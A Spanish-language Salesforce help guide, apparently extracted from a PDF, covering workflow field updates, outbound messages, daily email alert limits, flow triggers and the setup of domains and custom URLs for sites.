Consideraciones sobre los mensajes salientes

Revise las consideraciones para utilizar acciones de mensajes salientes antes de implementarlas en sus flujos de trabajo.

Límite diario para alertas por correo electrónico

El límite diario de correos electrónicos enviados a través de alertas de correo electrónico es de 1.000 por cada licencia estándar de Salesforce por organización, excepto las organizaciones con la edición gratuita Developer Edition y de prueba, donde el límite de correo electrónico de flujo de trabajo diario es de 15. El límite total de la organización es de 2.000.000. Este límite se aplica a correos electrónicos enviados a través de alertas de correo electrónico en reglas de flujo de trabajo, procesos de aprobación, flujos o la API de REST.

Consideraciones de desencadenadores de flujo (Piloto)

Las acciones de flujo de trabajo del desencadenador de flujo tienen limitaciones y comportamientos especiales.

## Consideraciones para acciones de actualización de campos

Aprenda a utilizar acciones de actualización de campos con todo su potencial en flujos de trabajo.

EDICIONES

Disponible en: Lightning Experience y Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Al crear actualizaciones de campo para las reglas de flujo de trabajo o los procesos de aprobación, tenga en cuenta lo siguiente:

### Procesamiento de actualizaciones de campo

- Las actualizaciones de campo se producen antes de las alertas, tareas y mensajes salientes de correo electrónico.
- Las actualizaciones de campo se producen después de la asignación de casos, candidatos y reglas de respuesta automática.
- Las actualizaciones de campo funcionan independientemente de la seguridad a nivel de campo. Por lo tanto, una regla de flujo de trabajo puede actualizar campos aunque estén ocultos en el formato de página del usuario.
- El resultado de una actualización de campo es imprevisible cuando una sola regla de flujo de trabajo incluye varias actualizaciones de campo que aplican valores diferentes al mismo campo.
- Las actualizaciones de campo pueden afectar a la información de una lista relacionada. Por ejemplo, si un campo como `Importe` o `Fecha de cierre` de una oportunidad está definido para su actualización, afectará a la lista relacionada Historial de la etapa en oportunidades.

- Si se produce un error de actualización de campo cuando el usuario guarda un registro, puede utilizar registro de depuración para comprobar qué actualización de campo ha fallado. El registro de depuración se detiene cuando encuentra un fallo.
- Para campos de recordatorio en tareas y eventos:
  - Las actualizaciones de campo pueden establecer el recordatorio para una tarea o evento pero no pueden utilizar la fecha de vencimiento de una tarea o la hora programada de un evento.
  - Las fórmulas para los valores de fecha y hora se calculan en días. Divida el valor entre 1.440 (número de minutos al día) para expresar el valor en minutos. Por ejemplo, la fórmula `Now()-7` significa hace siete *días*, mientras que `Now()-7/1440` significa hace siete *minutos*.
- Si su organización utiliza varias divisas, los campos de divisas se actualizan con la divisa del registro. Si decide actualizar un campo según una fórmula, los valores de la fórmula se interpretarán en la divisa del registro.
- El seguimiento de las actualizaciones de campo se realiza en la lista relacionada Historial si ha definido el seguimiento de historial en dichos campos.
- Como las actualizaciones de los registros con base en las reglas de flujo de trabajo no activan las reglas de validación, las reglas de flujo de trabajo pueden invalidar campos que eran válidos previamente.
- Si dispone de cuentas personales activadas, puede utilizar el campo `Is Person Account` como parte del criterio de evaluación para las reglas de flujo de trabajo. Sin embargo, como el campo `Is Person Account` es de solo lectura, cualquier actualización establecida para modificarlo fallará.

Consejo: Salesforce procesa las reglas en el siguiente orden:

1. Reglas de validación
2. Reglas de asignación
3. Reglas de respuesta automática
4. Reglas de flujo de trabajo (con acciones inmediatas)
5. Reglas de distribución

## Notas de actualizaciones de campo de objetos cruzados

- Para todos los objetos personalizados y algunos objetos estándar, puede crear acciones de flujo de trabajo y de aprobación en las que un cambio a un registro de detalles actualice un campo en el registro principal relacionado. Las actualizaciones de campo de objetos cruzados funcionan con relaciones principal personalizado a personalizado-detalle, con relaciones principal estándar a personalizado-detalle y con algunas relaciones personalizado principal estándar a estándar-detalle. Para obtener más información, consulte Actualizaciones de campo de objeto cruzado en la página 11.
- Los procesos de aprobación no pueden utilizar acciones de actualización de campos de objetos cruzados.
- Un proceso de aprobación puede especificar una acción de actualización de campo que vuelve a evaluar reglas de flujo de trabajo para el objeto actualizado. Cuando, sin embargo, las reglas de flujo de trabajo que se han vuelto a evaluar incluyen una actualización de campo de objeto cruzado, se ignoran las actualizaciones de campo de objeto cruzado.
- Para crear reglas de flujo de trabajo de modo que los comentarios de casos o mensajes de correo electrónico actualicen automáticamente los campos de los casos asociados, seleccione **Comentario de caso** o **Mensaje de correo electrónico** en la lista desplegable Objeto cuando cree una nueva regla de flujo de trabajo y seleccione **Caso** en la lista Campo para actualizar. Correo electrónico para registro de casos o Correo electrónico para registro de casos On-Demand debe estar habilitado para que su organización utilice mensajes de correo electrónico en una regla de flujo de trabajo.

  Si los casos se actualizan mediante una regla de flujo de trabajo desencadenada por un correo electrónico, el caso actualizado puede desencadenar:

  - Reglas de flujo de trabajo

- Reglas de validación
- Actualizaciones para resumir campos de resumen
- Reglas de distribución
- Desencadenadores de Apex
- Procesos de asignación

El caso actualizado no puede activar lo siguiente:

- Reglas de asignación
- Reglas de respuesta automática

## Acciones de actualización de campos y campos personalizados

- Antes de cambiar el tipo de un campo personalizado, asegúrese de que no sea el destino de una actualización de campo de flujo de trabajo o de que no haga referencia a él ninguna fórmula de actualización que sería invalidada por el tipo nuevo.
- No puede eliminar ningún campo personalizado al que haga referencia una actualización de campo.
- Puede utilizar actualizaciones de campo o campos personalizados cifrados pero, si intenta utilizar una fórmula para establecer el nuevo valor, el campo cifrado no estará disponible en el editor de fórmulas.

## Acciones de actualización de campos en Oportunidades y Contratos

- Puede definir actualizaciones de campo para el campo `Etapa` en oportunidades, pero preste atención al modo en que este campo afecta a los campos `Tipo` y `Categoría de la previsión`.
- Puede definir actualizaciones de campo mediante el campo `Importe` en oportunidades, pero solo se aplicará a las oportunidades que no tengan productos. Si agrega productos a una oportunidad, el campo `Importe` pasa a ser un campo de sólo lectura que se calcula automáticamente y no se ve afectado por dicha actualización de campo.
- Puede definir actualizaciones de campo para el campo `Estado` en contratos. Sin embargo, el valor de este campo también puede afectar al valor del campo `Categoría de estado`.
- Evite crear una actualización de campo para contratos o pedidos que cambie el campo `Estado` a cualquier valor distinto de Aprobado.

## Limitaciones de las acciones de actualización de campos

- Los resultados de una actualización de campo no pueden activar reglas adicionales como validación, asignación, respuesta automática o reglas de distribución.
- Los resultados de una actualización de campo pueden activar reglas de flujo de trabajo adicionales si ha marcado la actualización de campo para ello. Para obtener más información, consulte Actualizaciones de campo que vuelven a evaluar las reglas de flujo de trabajo en la página 5201.
- Las actualizaciones de campos ejecutadas como acciones de aprobación no desencadenan reglas de flujo de trabajo o procesos de asignación.
- Estos campos no están disponibles para las acciones de actualización de campos:
  - Campos de solo lectura como campos de fórmula o de numeración automática
  - El campo de lista de selección `Idioma` en soluciones multilingüe
  - Algunos campos de actividad, como `Relacionado con` y `Privado`
- Las reglas de flujo de trabajo de mensajes de correo electrónico sólo se pueden asociar con actualizaciones de campo.

- Si una actualización de campo hace referencia a un usuario concreto, no podrá desactivar dicho usuario. Por ejemplo, si la actualización de campo está diseñada para cambiar el propietario de un registro a Juan Galante, cambie la actualización del campo antes de desactivar a Juan Galante.
- Puede actualizar campos de área de texto largos, pero la opción para insertar `Un valor específico` le limita a introducir la cantidad máxima de caracteres permitidos en el campo de destino.
- No puede hacer que un campo sea necesario para todos si lo utiliza una actualización de campo que define el campo como valor en blanco.
- Las reglas del flujo de trabajo que actualizan propietarios *no* transfieren también elementos asociados. Para garantizar la transferencia, haga clic en **Cambiar** junto al nombre de propietario en un registro y realice sus selecciones de transferencia.

Actualizaciones de campo de objetos cruzados

Para todos los objetos personalizados y algunos objetos estándar, puede crear acciones en las que un cambio a un registro de detalles actualice un campo en el registro principal relacionado. Las actualizaciones de campo de objetos cruzados funcionan con relaciones principal personalizado a personalizado-detalle, con relaciones principal estándar a personalizado-detalle y con algunas relaciones personalizado principal estándar a estándar-detalle.

Actualizaciones de campo que vuelven a evaluar las reglas de flujo de trabajo

Si `Volver a evaluar las Reglas del flujo de trabajo después del cambio de campo` está activada para una acción de actualización de campo, Salesforce vuelve a evaluar todas las reglas de flujo de trabajo del objeto si la actualización de campo da como resultado un cambio en el valor del campo.

CONSULTE TAMBIÉN

Actualizaciones de campo de objetos cruzados

## Actualizaciones de campo de objetos cruzados

Para todos los objetos personalizados y algunos objetos estándar, puede crear acciones en las que un cambio a un registro de detalles actualice un campo en el registro principal relacionado. Las actualizaciones de campo de objetos cruzados funcionan con relaciones principal personalizado a personalizado-detalle, con relaciones principal estándar a personalizado-detalle y con algunas relaciones personalizado principal estándar a estándar-detalle.

Por ejemplo en una aplicación de contratación personalizada, cree una regla de flujo de trabajo que defina el estado de una aplicación (el objeto principal) a "Cerrado" si un candidato (el objeto detalle) acepta el trabajo. O, en objetos estándar, puede crear una regla para cambiar el estado de un caso de "Esperando respuesta de cliente" a "En curso" si un cliente agrega un comentario de caso.

EDICIONES

Disponible en: Lightning Experience y Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### De objeto personalizado a objeto personalizado

Las actualizaciones de campo de objetos cruzados se admiten para todos los objetos personalizados que sean objetos secundarios de los objetos personalizados en una relación principal-detalle.

### De objeto personalizado a objeto estándar

Las actualizaciones de campo de objetos cruzados se admiten para los objetos personalizados que sean objetos secundarios de ciertos objetos estándar en una relación principal-detalle. Los objetos estándar que admiten actualizaciones de campo de objetos cruzados desde objetos personalizados son:

- Cuenta

- Activo
- Campaña
- Caso
- Contacto
- Contrato
- Partida de contrato
- Asignación
- Oportunidad
- Pedido
- Pregunta
- Presupuesto
- Contrato de servicio
- Solución

### De objeto estándar a objeto estándar

Las actualizaciones de campo de objetos cruzados se admiten para los objetos estándar que sean objetos secundarios de los objetos estándar en una relación principal-detalle. Sin embargo, solo se admiten estas relaciones estándar a estándar.

- Caso de actualización de Comentarios de casos
- Caso de actualización de correo electrónico

  Consejo: Para crear reglas de flujo de trabajo de modo que los comentarios de casos o mensajes de correo electrónico actualicen automáticamente los campos de los casos asociados, seleccione **Comentario de caso** o **Mensaje de correo electrónico** en la lista desplegable Objeto cuando cree una nueva regla de flujo de trabajo y seleccione **Caso** en la lista Campo para actualizar. Correo electrónico para registro de casos o Correo electrónico para registro de casos On-Demand debe estar habilitado para que su organización utilice mensajes de correo electrónico en una regla de flujo de trabajo.

- Oportunidad de actualización de Producto de oportunidad

  Nota: Las actualizaciones de campo de objetos cruzados a los campos `Importe` y `Cantidad` de una oportunidad principal solamente funcionan si la oportunidad no tiene productos de oportunidad asociados.

- Cuenta de actualización de oportunidad, compatible tanto para las cuentas empresariales como para las cuentas personales.

Nota: Si tiene reglas de flujo de trabajo en candidatos convertidos y desea utilizar actualizaciones de campo de objetos cruzados en las cuentas y oportunidades resultantes, debe activar la configuración de candidatos `Habilitar validación y desencadenadores de conversión de candidatos`.

Las acciones de la actualización de campo de objetos cruzados de estándar a estándar:

- No pueden utilizarse ni asignarse en procesos de aprobación.
- Actualizan un registro principal incluso si el usuario no tiene acceso de modificación sobre el registro.

Nota: Si tiene código de Apex que actualiza campos principales en las mismas relaciones que una acción de actualización de campo de objetos cruzados, considere sustituir su código por actualizaciones de campo de objetos cruzados. De lo contrario, se

activarán ambos y, puesto que las reglas de flujo de trabajo se ejecutan después de que se active Apex, la actualización del campo de flujo de trabajo sustituirá todo cambio realizado por su código Apex.

CONSULTE TAMBIÉN

Consideraciones para acciones de actualización de campos

Descripción general de Relaciones de objeto

## Actualizaciones de campo que vuelven a evaluar las reglas de flujo de trabajo

EDICIONES

Disponible en: Lightning Experience y Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Si `Volver a evaluar las Reglas del flujo de trabajo después del cambio de campo` está activada para una acción de actualización de campo, Salesforce vuelve a evaluar todas las reglas de flujo de trabajo del objeto si la actualización de campo da como resultado un cambio en el valor del campo.

- Si la actualización de campo cambia el valor del campo, se volverán a evaluar todas las reglas de flujo de trabajo del objeto asociado. Se activarán las reglas de flujo de trabajo cuyos criterios se cumplan como resultado de la actualización del campo.
- Si alguna de las reglas de flujo de trabajo activadas dan como resultado otra actualización de campo que también está activada para la reevaluación de la regla de flujo de trabajo, se producirá un efecto dominó y, por consiguiente, se podrán reevaluar más reglas de flujo de trabajo como resultado de la actualización de campo activada recientemente. Esta cascada de reevaluación y activación de reglas de flujo de trabajo puede producirse hasta cinco veces después de la actualización de campo inicial que la inició.
- Asegúrese de que sus reglas de flujo de trabajo no se han configurado para crear bucles recurrentes. Por ejemplo, si una actualización de campo para la Regla1 activa la Regla2 y una actualización de campo para la Regla2 activa la Regla1, las activaciones recurrentes podrían provocar que su organización superara su límite de desencadenadores de tiempo por hora de flujo de trabajo.
- En una actualización por lotes, el flujo de trabajo solo se volverá a activar en aquellas entidades en las que se produzca un cambio.
- Solo se reevaluarán y activarán las reglas de flujo de trabajo que estén en el mismo objeto que la actualización de campo inicial.
- Solo se activarán las reglas de flujo de trabajo que no se hayan activado antes.
- Las reglas de flujo de trabajo de objetos cruzados no se volverán a evaluar.
- Las actualizaciones de campo de objetos cruzados que provoquen el cambio de un valor de campo no activan la reevaluación de reglas de flujo de trabajo del objeto asociado.
- Un proceso de aprobación puede especificar una acción de actualización de campo que vuelve a evaluar reglas de flujo de trabajo para el objeto actualizado. Cuando, sin embargo, las reglas de flujo de trabajo que se han vuelto a evaluar incluyen una actualización de campo de objeto cruzado, se ignoran las actualizaciones de campo de objeto cruzado.
- Las acciones que dependen del tiempo no se ejecutan para una regla de flujo de trabajo reevaluada en las siguientes situaciones:
  - Las acciones inmediatas de la regla del flujo de trabajo reevaluado provocan que el registro ya no cumpla los criterios de las reglas de flujo de trabajo.
  - Un desencadenador de Apex `after` que se ejecuta como resultado de una acción de flujo de trabajo o aprobaciones provoca que el registro ya no cumpla los criterios de regla de flujo de trabajo.

CONSULTE TAMBIÉN

Consideraciones para acciones de actualización de campos

## Consideraciones sobre los mensajes salientes

Revise las consideraciones para utilizar acciones de mensajes salientes antes de implementarlas en sus flujos de trabajo.

EDICIONES

Disponible en: Lightning Experience y Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Al crear mensajes salientes para las reglas de flujo de trabajo o los procesos de aprobación, tenga en cuenta lo siguiente:

- Un solo mensaje SOAP puede incluir hasta 100 notificaciones. Cada notificación contiene un Id. que identifica a un registro de forma exclusiva y una referencia a los datos del registro. Por lo tanto, si la información del registro cambia después del envío de la notificación, pero antes de que se entregue, sólo se entregará la información actualizada.
- Los mensajes se quedan en cola hasta que se envían para preservar su fiabilidad.
- Si el extremo no está disponible, los mensajes permanecerán en la cola hasta que se envíen correctamente o hasta que tengan una antigüedad de 24 horas. Transcurridas 24 horas, los mensajes se eliminan de la cola.
- Si un mensaje no se puede entregar, el intervalo entre reintentos aumenta exponencialmente hasta un máximo de dos horas entre ellos.
- Los reintentos de envío de los mensajes no depende de su orden en la cola. Esto puede provocar que se envíen desordenados.
- No se puede crear un seguimiento de auditoría mediante los mensajes salientes. Aunque cada mensaje debe entregarse como mínimo una vez, puede entregarse más de una. Asimismo, es posible que no se entregue si la entrega no puede realizarse en el plazo de 24 horas. Por último, como se ha mencionado anteriormente, el objeto de origen puede cambiar después de enviarse pero antes de la entrega, por lo que el extremo sólo recibirá los datos más recientes y no los cambios intermedios.

## Límite diario para alertas por correo electrónico

El límite diario de correos electrónicos enviados a través de alertas de correo electrónico es de 1.000 por cada licencia estándar de Salesforce por organización, excepto las organizaciones con la edición gratuita Developer Edition y de prueba, donde el límite de correo electrónico de flujo de trabajo diario es de 15. El límite total de la organización es de 2.000.000. Este límite se aplica a correos electrónicos enviados a través de alertas de correo electrónico en reglas de flujo de trabajo, procesos de aprobación, flujos o la API de REST.

EDICIONES

Disponible en: Lightning Experience y Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

La restricción del límite se basa en el periodo de actividad de 24 horas que comienza y termina en la medianoche GMT. Al agregar o eliminar una licencia de usuario ajusta inmediatamente el límite total. Si envía una alerta de correo electrónico a un grupo, todos los destinatarios de ese grupo afectan al límite de correo electrónico de flujo de trabajo diario.

Cuando su organización alcanza el límite de correo electrónico de flujo de trabajo diario:

- Cualquier correo electrónico de la cola del flujo de trabajo que haya quedado ignorado y no se envíe ese día queda descartado. Salesforce no intenta volver a enviarlo después.
- Si se activa una regla de flujo de trabajo con una acción y un correo electrónico, sólo se bloquea la acción del correo electrónico.
- Las acciones de aprobación final, rechazo final, aprobación, rechazo y recuperación se bloquean.
- Se agrega un mensaje de error al registro de depuración.

Los siguientes elementos no afectan al recuento del límite de correo electrónico de flujo de trabajo:

- Correos electrónicos de notificación de aprobación
- Notificaciones de asignación de tareas
- Notificaciones de reglas de asignación de candidatos
- Notificaciones de reglas de asignación de casos

- Notificaciones de reglas de distribución de casos
- Alertas de uso de sitios de Force.com

Cuando las alertas de correo electrónico de flujo de trabajo se acercan a ciertos límites o los superan, Salesforce envía un correo electrónico de advertencia al usuario predeterminado del flujo de trabajo o, si no se ha definido ninguno, al administrador del sistema activo.

| Cuando... | Salesforce envía... | El correo electrónico de advertencia incluye... |
|---|---|---|
| No se envía ninguna alerta de correo electrónico porque el número de destinatarios supera el límite de un único correo electrónico | Un correo electrónico de advertencia para cada alerta de correo no enviada | El contenido y los destinatarios de la alerta de correo electrónico no enviada |
| La organización alcanza el 90% del límite de correos electrónicos por día | Un correo electrónico de advertencia | El límite y el uso de la organización |
| La organización alcanza el 90% del límite de correos electrónicos de flujo de trabajo por día | Un correo electrónico de advertencia | El límite y el uso de la organización |
| No se envía ninguna alerta de correo electrónico porque la organización supera el límite de correos electrónicos por día | Un correo electrónico de advertencia tras cada 100 alertas de correo electrónico que se intentan enviar por encima del límite | El límite y el uso de la organización |
| No se envía ninguna alerta de correo electrónico porque la organización supera el límite de correos electrónicos de flujo de trabajo por día | Un correo electrónico de advertencia tras cada 100 alertas de correo electrónico que se intentan enviar por encima del límite | El límite y el uso de la organización |

## Consideraciones de desencadenadores de flujo (Piloto)

Las acciones de flujo de trabajo del desencadenador de flujo tienen limitaciones y comportamientos especiales.

Nota: El programa piloto para acciones de flujo de trabajo del desencadenador de flujo está cerrado. Si ya activó el programa piloto en su organización, puede continuar creando y modificando acciones de flujo de trabajo del desencadenador de flujo. Si no activó el programa piloto en su organización, utilice la acción Flujos en Process Builder en su lugar.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Comprenda esta consideraciones antes de crear desencadenadores de flujo de trabajo o agregarlos a reglas de flujo de trabajo.

- Los desencadenadores de flujo solo están disponibles para reglas de flujo de trabajo. No puede utilizarlos como acciones en otro lugar, por ejemplo, en procesos de aprobación.
- Los desencadenadores de flujo están disponibles en la mayoría (pero no en la totalidad) de los objetos admitidos por las reglas de flujo de trabajo. Puede ver la lista de objetos admitidos al crear un nuevo desencadenador de flujo. Desde Configuración, introduzca `Desencadenadores de flujo` en el cuadro `Búsqueda rápida` y, a continuación, haga clic en **Desencadenadores de flujo**.
- Los desencadenadores de flujo solamente pueden iniciar flujos iniciados automáticamente que estén activos. Sin embargo, si un desencadenador de flujo está en modo de prueba, los administradores ejecutarán la versión de flujo más reciente mientras que el resto de usuarios ejecutará la versión de flujo activa.

- Los flujos que se inician desde reglas de flujo de trabajo se ejecutan en un contexto de sistema, lo que significa que los permisos de usuario, la seguridad a nivel de campo y las reglas de colaboración no se tienen en cuenta durante la ejecución del flujo.
- Si un desencadenador falla en el tiempo de ejecución, el usuario que ha creado o modificado el registro para cumplir el criterio de la regla de flujo de trabajo no puede guardar el registro. Para solucionar problemas del tiempo de ejecución, consulte los eventos de acción de flujo en la categoría `Flujo de trabajo` de los registros de depuración que muestran la versión del flujo y los valores transmitidos en variables de flujo.
- Un desencadenador de flujo puede establecer los valores de hasta 25 variables y variables de sObject en el flujo, con las siguientes limitaciones.
  - Los desencadenadores de flujo no pueden utilizar campos de lista de selección múltiple para establecer variables de flujo o variables de sObject.
  - Cuando un desencadenador de flujo utiliza un campo de divisa para establecer una variable de flujo, solo se transmite el importe en el flujo. Se ignorarán los códigos ISO de divisas y la información de configuración regional. Si su organización utiliza varias divisas, el desencadenador de flujo utilizará el importe en la divisa del registro que contenga el campo de divisa especificado.
  - Los desencadenadores de flujo no pueden pasar valores a variables de colección de sObject en flujos.
- Mantenga siempre una versión del flujo activo si está mencionado por el desencadenador de flujo de una regla de flujo de trabajo.
- Cuando active una regla de flujo de trabajo utilizando el desencadenador de flujo, no modifique ni agregue una versión del flujo para incluir pantallas u otros elementos que podrían incumplir las restricciones de ejecución de un flujo iniciado automáticamente . Si modifica un flujo para que ya no esté iniciado automáticamente, los desencadenadores de flujo no podrán iniciarlo. Para solucionar esta situación, puede guardar el flujo no iniciado automáticamente como un nuevo flujo y cambiar el nuevo flujo para que esté iniciado automáticamente. Luego actualice los desencadenadores de flujo para iniciar el nuevo flujo.
- Los desencadenadores de flujo no están disponibles como acciones de flujo de trabajo dependientes del tiempo. Únicamente puede agregar desencadenadores de flujo a reglas de flujo de trabajo como acciones de flujo de trabajo inmediatas.
- Cuando el sistema ejecuta una regla de flujo de trabajo con varios desencadenadores de flujo, esos flujos no se ejecutan en ningún orden concreto.
- En una transacción, los desencadenadores de flujo se ejecutan después de todas las actualizaciones de campo del flujo de trabajo, incluyendo cualquier desencadenador de Apex y validaciones estándar que se ejecutan como un resultado de aquellas actualizaciones del campo de flujo de trabajo. Después de ejecutar desencadenadores de flujo de trabajo, el sistema ejecuta reglas de distribución.
- Los flujos que se inician desde reglas de flujo de trabajo se rigen por los límites por transacción ya aplicados por Apex.
- Cuando se inician flujos desde reglas de flujo de trabajo desencadenadas por cargas o importaciones masivas, las operaciones de lenguaje de manipulación de datos (DML) de los flujos se ejecutan de forma masiva para reducir el número de llamadas necesarias y optimizar el rendimiento del sistema. La ejecución de cualquiera de los siguientes elementos de flujo representa una operación de DML: Creación de registro, Actualización de registro, Eliminación de registro, Creación rápida, Actualización rápida o Eliminación rápida.

  Por ejemplo, supongamos que utiliza el Cargador de datos o la API masiva para actualizar 50 registros y que esas actualizaciones cumplen los criterios de una regla de flujo de trabajo con una acción de desencadenador de flujo. En respuesta, el sistema ejecuta 50 instancias del flujo dentro de la misma transacción. Cada instancia de un flujo en ejecución se denomina una entrevista. El sistema intenta ejecutar cada operación de DML a través de todas las entrevistas en la transacción al mismo tiempo. Supongamos que cinco de dichas entrevistas se están ejecutando en la misma rama del flujo, que tiene un elemento Actualización de registro denominado "SetEntitlement". El sistema espera que las cinco entrevistas lleguen a dicho elemento y, a continuación, ejecuta las cinco actualizaciones de registro de manera masiva.
- Los desencadenadores de flujo no están disponibles en conjuntos de cambios.
- Los desencadenadores de flujo no pueden empaquetarse.

# Actualizar Configuración de automatización de procesos

Para utilizar flujos de trabajo basados en tiempo, permitir a los usuarios responder a solicitudes mediante correo electrónico, permitir a los usuarios detener entrevistas de flujo o activar el tiempo de ejecución Lightning para flujos, actualice la configuración de automatización de procesos de su organización

Desde la página Configuración de automatización de procesos:

- Establecer el `Usuario de flujo de trabajo predeterminado` para su organización de Salesforce
- Activar sus usuarios para responder a solicitudes de aprobación a través de correo electrónico
- Mostrar el botón **Pausa** en pantallas de flujo
- Activar el tiempo de ejecución Lightning para flujos basados en URL

EDICIONES

Disponible en: Lightning Experience y Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para modificar la configuración de automatización de procesos:

- "Personalizar aplicación"

# Creación de sitios Web

# Administración de dominios

## Descripción general de gestión de dominios

La página Gestión de dominios le permite configurar dominios y sus asociaciones de sitios con un alto grado de flexibilidad.

Los sitios y los dominios pueden tener una relación de varios a varios. Cada dominio puede tener hasta 50 sitios y cada sitio puede estar asociado con hasta 100 dominios. Por ejemplo, puede desear configurar un dominio único para alojar sus sitios de Comunidades, Force.com y Site.com. Eso simplifica los requisitos de su dominio. Para sitios de Site.com, puede desear alojarlos en el mismo dominio que sus sitios de Force.com porque puede acceder a páginas de Visualforce y tener un acceso más sencillo al código Apex.

También existen motivos por los que debe tener un sitio en más de un dominio. Por ejemplo, digamos que tiene una empresa principal con dos marcas distintas. Cada marca tiene su propio dominio registrado pero desea que ambas señalen al sitio Web principal. Como puede tener un sitio que existe en más de un dominio, puede señalar ambos dominios de la marca en un solo sitio Web principal.

Si piensa alojar más de un sitio en un dominio, deberá configurar URL personalizadas para cada sitio. Las URL personalizadas son la única forma de distinguir los sitios en ese dominio. Digamos que tiene un dominio denominado `www.ourdomain.com` y desea alojar dos sitios denominados `siteone` y `sitetwo`. Deberá crear URL personalizadas asociando ourdomain.com con cada sitio utilizando una ruta personalizada. El resultado será dos URL personalizadas: `http://www.ourdomain.com/siteone` y

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para gestionar dominios:

- Debe tener Site.com,Sitios de Force.com o Comunidades activados

`http://www.ourdomain.com/sitetwo`. Cuando un usuario Web accede al dominio utilizando una de las URL, la ruta personalizada determina qué sitio en el dominio están visualizando.

CONSULTE TAMBIÉN

- Adición de un dominio
- Adición de una URL personalizada
- Gestión de dominios y URL personalizadas
- Eliminación de un dominio
- Eliminación de URL personalizadas

## Adición de un dominio

Puede agregar dominios y adjuntar certificados utilizando la página Gestión de dominios en Configuración.

Cuando agrega un dominio, también tiene la opción de adjuntar un certificado y una clave para una conexión segura. Si va a utilizar un certificado, asegúrese de haberlo agregado utilizando Gestión de clave y certificado antes de intentar adjuntarlo a su dominio. Solo los certificados firmados por CA son compatibles y deben ser de 2048 bits de longitud. Para admitir todos los dominios alojados por sitios en su organización, utilice un comodín o un certificado Nombre alternativo del asunto.

Los dominios personalizados solo se admiten en instancias que no son de sandbox. Puede configurar un dominio personalizado en una instancia de sandbox y luego migrarlo a una instancia de producción, pero el dominio personalizado solo es activo en producción.

Para agregar dominios en su organización:

1. En Configuración, introduzca *Dominios* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Dominios**.
2. Haga clic en **Agregar un dominio**.
3. Introduzca el nombre del dominio.
4. Agregue un certificado si ya ha configurado un certificado firmado por CA que admite este dominio.
5. Haga clic en **Guardar**. Otra opción es hacer clic en **Guardar y nuevo** para agregar varios dominios.

Antes de cambiar el CNAME de su nombre de dominio para señalar un nuevo nombre de destino, asegúrese de que el nuevo nombre de destino existe en el servicio DNS utilizando `dig` o `nslookup`. Cuando cree su dominio, los nombres afectan al destino de su CNAME:

- Por lo general, los nombres de dominio que se han agregado antes de Summer '13 necesitan tener su CNAME ajustado para señalar el dominio completo ajustado por `.live.siteforce.com` en lugar del subdominio `force.com` de la organización. Por ejemplo, si su dominio anterior a Summer '13 es `www.ejemplo.com`, el destino de su CNAME deberá ser `www.ejemplo.com.live.siteforce.com` en lugar de `ejemplo.force.com` antes de que funcione HTTPS.
- Los nombres de dominio que se han agregado con Summer '13 o antes no tienen el Id. de organización de 18 caracteres en el destino CNAME.
- Los nombres de dominio que se han agregado con Summer '13 o después ya señalan la ubicación adecuada para la configuración de HTTPS en un dominio personalizado.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para ver dominios:
- "Ver parámetros y configuración"

Para agregar dominios:
- "Personalizar aplicación" o "Ver parámetros y configuración" además de una licencia de Site.com Publisher o "Crear y configurar comunidades"

Para modificar o eliminar dominios:
- "Personalizar aplicación"

Para asociar certificados a un dominio:
- Póngase en contacto con Salesforce si no está utilizando Comunidades. Una organización con Comunidades puede asociar certificados a un dominio.

- Los nombres de dominio que se han agregado con Winter '14 o después utilizan un CNAME que señala al dominio completo seguido por el Id. de 18 caracteres de su organización y `.live.siteforce.com`. Por ejemplo, si su nombre de dominio es `www.example.com` y su Id. de organización de 18 caracteres es `00dxx0000001ggxeay`, el destino de su CNAME deberá ser `www.example.com.00dxx0000001ggxeay.live.siteforce.com`.

CONSULTE TAMBIÉN

Descripción general de gestión de dominios
Adición de una URL personalizada
Gestión de dominios y URL personalizadas
Eliminación de un dominio
Eliminación de URL personalizadas

## Adición de una URL personalizada

Una vez haya agregado dominios a la página Gestión de dominios, puede seleccionar su relación de sitio y dominio creando una URL personalizada. Una URL personalizada consiste del dominio y una ruta personalizada. Se puede utilizar el mismo nombre de ruta en más de un dominio, pero no se puede utilizar más de una vez en el mismo dominio. Al agregar una URL personalizada, se requiere la / e indica la raíz. Puede agregar una ruta adicional después de la /, pero debe utilizar la / al menos para indicar la raíz. Por ejemplo, si el nombre de dominio es `https://oursite.com` y la ruta es `/products`, la URL del sitio es `https://oursite.com/products`. Si ha agregado la URL personalizada a la raíz, la URL debe ser `https://oursite.com`.

Si desea establecer una URL personalizada de su preferencia para correos electrónicos y páginas autenticadas que vuelve a vincular al sitio o la comunidad, luego seleccione **URL personalizada principal del sitio**. Eso solo está disponible en la ruta raíz para sitios de Force.com y Comunidades y no está disponible en todos los sitios de Site.com. Para Comunidades de Chatter, si no seleccione una URL principal, el primer dominio personalizado `https` en el sitio se utiliza para correos electrónicos y páginas autenticadas. Si no existe ningún dominio personalizado `https`, se utiliza su dominio de Force.com.

Para agregar una URL personalizada:

1. En Configuración, introduzca *`URL personalizadas`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **URL personalizadas**. De forma alternativa, introduzca *`Dominios`* en el cuadro `Búsqueda rápida`, seleccione **Dominios** y haga clic en el nombre del dominio.
2. Haga clic en **Nueva URL personalizada**.
3. Introduzca un nombre de dominio.
4. Introduzca un nombre de sitio.
5. Introduzca una ruta única.
6. Haga clic en **Guardar**. Otra opción es hacer clic en **Guardar y nuevo** para agregar varias URL personalizadas.

EDICIONES

